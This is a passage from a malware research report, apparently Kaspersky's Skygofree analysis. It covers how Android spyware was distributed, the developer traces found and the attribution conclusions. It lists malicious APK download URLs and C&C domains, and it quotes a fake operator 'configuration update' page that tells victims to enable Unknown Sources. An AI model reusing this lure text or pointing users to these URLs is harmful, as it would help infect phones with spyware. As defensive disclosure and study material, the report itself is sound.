
Distribution

We found several landing pages that spread the Android implants.

Malicious URL	Referrer
http://217.194.13.133/tre/internet/Configuratore_3.apk	http://217.194.13.133/tre
http://217.194.13.133/appPro_AC.apk	–
http://217.194.13.133/190/configurazione/vodafone/smartphone/VODAFONE%20Configuratore%20v5_4_2.apk	http://217.194.13.133/19
http://217.194.13.133/190/configurazione/vodafone/smartphone/Vodafone%20Configuratore.apk	http://217.194.13.133/19
http://vodafoneinfinity.sytes.net/tim/internet/Configuratore_TIM.apk	http://vodafoneinfinity.sy
http://vodafoneinfinity.sytes.net/190/configurazione/vodafone/smartphone/VODAFONE%20Configuratore%20v5_4_2.apk	http://vodafoneinfinity.sy
http://windupdate.serveftp.com/wind/LTE/WIND%20Configuratore%20v5_4_2.apk	http://windupdate.serveft
http://119.network/lte/Internet-TIM-4G-LTE.apk	http://119.network/lte/do

http://119.network/lte/Configuratore_TIM.apk	

Many of these domains are outdated, but almost all (except one – appPro_AC.apk) samples located on the 217.194.13.133 server are still accessible. All the observed landing pages mimic the mobile operators' web pages through their domain name and web page content as well.



Landing web pages that mimic the Vodafone and Three mobile operator sites

NETWORK CONFIGURATION
** AGG. 2.3.2015 ***
Dear Customer, in order to avoid malfunctions to your internet connection, we encourage you to upgrade your configuration.
Download the update now and keep on navigating at maximum speed!
DOWNLOAD NOW
Do you doubt how to configure your smartphone?
Follow the simple steps below and enter the Vodafone Fast Network.
Installation Guide
Download
Click on the DOWNLOAD button you will find on this page and download the application on your smartphone.
Set your Smartphone
Go to Settings-> Security for your device and put a check mark on Unknown Sources (some models are called Sources Unknown).
Install
Go to notifications on your device (or directly in the Downloads folder) and click Vodafone Configuration Update to install.
Try high speed
Restart your device and wait for confirmation sms. Your smartphone is now configured.

Further research of the attacker's infrastructure revealed more related mimicking domains.

Unfortunately, for now we can't say in what environment these landing pages were used in the wild, but according to all the information at our dsiposal, we can assume that they are perfect for exploitation using malicious redirects or man-in-the-middle attacks. For example, this could be when the victim's device connects to a Wi-Fi access point that is infected or controlled by the attackers.

Artifacts

During the research, we found plenty of traces of the developers and those doing the maintaining.

- As already stated in the ‘malware features’ part, there are multiple giveaways in the code. Here are just some of them:

ngglobal – *FirebaseCloudMessaging topic name*
Issuer: CN = negg – *from several certificates*
negg.ddns[.]net, negg1.ddns[.]net, negg2.ddns[.]net – *C&C servers*
NG SuperShell – *string from the reverse shell payload*
ngg – *prefix in commands names of the implant for Windows*

```
Issuer: CN=negg
Validity: from = Sat Dec 27 16:46:52 MSK 2014
            to = Fri Nov 27 16:46:52 MSK 2139
```

Signature with specific issuer

- Whois records and IP relationships provide many interesting insights as well. There are a lot of other ‘Negg’ mentions in Whois records and references to it. For example:

```
Domain Name: h3g.co
Registrant Street: Piazza del Popolo 18
Registrant Street:
Registrant Street:
Registrant City: Roma
Registrant State/Province: RM
Registrant Postal Code: 00187
Registrant Country: AF
Registrant Phone: +39.800200731
Registrant Email: support@negg.it
Registrant Name: NEGG SRL
```

Conclusions

The Skygofree Android implant is one of the most powerful spyware tools that we have ever seen for this platform. As a result of the long-term development process, there are multiple, exceptional capabilities: usage of multiple exploits for gaining root privileges, a complex payload structure, never-before-seen surveillance features such as recording surrounding audio in specified locations.

Given the many artifacts we discovered in the malware code, as well as infrastructure analysis, we are pretty confident that the developer of the Skygofree implants is an Italian IT company that works on surveillance solutions, just like HackingTeam.

Notes

*Skygofree has no connection to Sky, Sky Go or any other subsidiary of Sky, and does not affect the Sky Go service or app.

Skygofree Appendix — Indicators of Compromise (PDF)

Source: https://securelist.com/skygofree-following-in-the-footsteps-of-hackingteam/83603/